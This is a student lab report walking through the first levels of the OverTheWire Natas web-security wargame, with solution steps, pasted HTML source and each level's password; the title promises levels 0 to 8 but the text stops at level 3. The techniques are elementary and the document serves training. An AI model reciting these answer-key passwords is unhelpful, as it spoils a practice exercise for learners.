Natas Lab Report – Levels 0 to 8

Author: Aditya Yashwant Borade **Intern ID**: 131
Organization: Digisuraksha Parhari Foundation
Date: 15/08/2025

Level 0 → Level 1


Objective:
To find the password hidden in the HTML source code of the webpage.

Key Skill Learned:
Basic HTML inspection using browser tools.

Detailed Steps:

1. Open the URL for Natas Level 0:
2. http://natas0.natas.labs.overthewire.org
3. Enter the username and password provided (natas0 / natas0).
4. Once logged in, right-click anywhere on the page and select **View Page Source**. Alternatively, press Ctrl+U to open the HTML source directly.
5. Scroll through the HTML code and look for comments in the form:
6. <!-- The password is XXXXXXXXX -->
7. Note down the password for Level 1.

Outcome:
Password for Level 1 successfully obtained.**Password :** 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq



Wargames

The wargames offered by the OverTheWire community can help you to learn and practice security concepts in the form of fun-filled games.
To find out more about a certain wargame, just visit its page linked from the menu on the left.


If you have a problem, a question or a suggestion, you can join us via chat.

Suggested order to play the games in

1. Bandit
2. Leviathan or Natas or Krypton
3. Narnia
4. Behemoth
5. Utumno
6. Maze
7. ...


Each shell game has its own SSH port

Information about how to connect to each game using SSH, is provided in the top left corner of the page. Keep in mind that every game uses a different SSH port.




Natas Level 0

```
Username: natas0
Password: natas0
URL:      http://natas0.natas.labs.overthewire.org
```



Natas Level 0 → Level 1

```
Username: natas1
URL:      http://natas1.natas.labs.overthewire.org
```



OverTheWire: Natas Level 0 → Level
natas1.natas.labs.overthewire.or
Not secure
natas1.natas.labs.overthewire.org
YouTube
HiAnime Free Anim...
Cyber Security Road...
cousre
dinky
Sign in
Cancel

Sign in


http://natas1.natas.labs.overthewire.org
Your connection to this site is not private

Username natas0

Password ••••••



You can find the password for the next level on this page.



```
<html>
 ▼<head>
    <!-- This stuff in the header has nothing to do with the level -->
    <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css">
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css">
    <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
    <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
    <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script>
    <script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
    <script>var wechallinfo = { "level": "natas0", "pass": "natas0" };</script>
  </head>
 ▼<body>
    <h1>natas0</h1>
   ▼<div id="content">
      ::before
      " You can find the password for the next level on this page. "
      <!--The password for natas1 is 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq --> == $0
      ::after
    </div>
   ▶<div id="wechallform" style="display: block;" class="ui-draggable">⋯</div>
  </body>
</html>
```

Level 1 → Level 2

Objective:
Find the password hidden in HTML, but bypass right-click restrictions.

Key Skill Learned:
Bypassing basic JavaScript restrictions in the browser.


Detailed Steps:

1. Open the Level 1 URL and log in using the Level 0 password.
2. Right-click is disabled on this page.
3. Press Ctrl+U to directly open the page source code.

4. Locate the HTML comment containing the password for Level 2.


Outcome:

Password for Level 2 successfully obtained. **Password :** TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI



Natas Level 1 → Level 2

```
Username: natas2
URL:      http://natas2.natas.labs.overthewire.org
```




Sign in

http://natas1.natas.labs.overthewire.org

Your connection to this site is not private


Username: natas1

Password: ••••••••••••••••••••••••••••••••



NATAS1

You can find the password for the next level on this page, but rightclicking has been blocked!



```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://
<script>var wechallinfo = { "level": "natas1", "pass": "0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq" };</
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
<h1>natas1</h1>
<div id="content">
You can find the password for the
next level on this page, but rightclicking has been blocked!

<!--The password for natas2 is TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI -->
</div>
</body>
</html>
```

Level 2 → Level 3


Objective:
Find the password hidden inside an image file.

Key Skill Learned:
Viewing and extracting data from file metadata.

Detailed Steps:


1. Log in to Level 2 using the Level 1 password.
2. Open the HTML source and find an image file link.
3. Download the image file to your system.
4. Use strings image.jpg in a terminal or an online EXIF viewer to inspect its metadata.
5. Locate the password hidden within the metadata.

Outcome:
Password for Level 3 successfully obtained. **Password :** 3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH




Natas Level 2 → Level 3

```
Username: natas3
URL:      http://natas3.natas.labs.overthewire.org
```




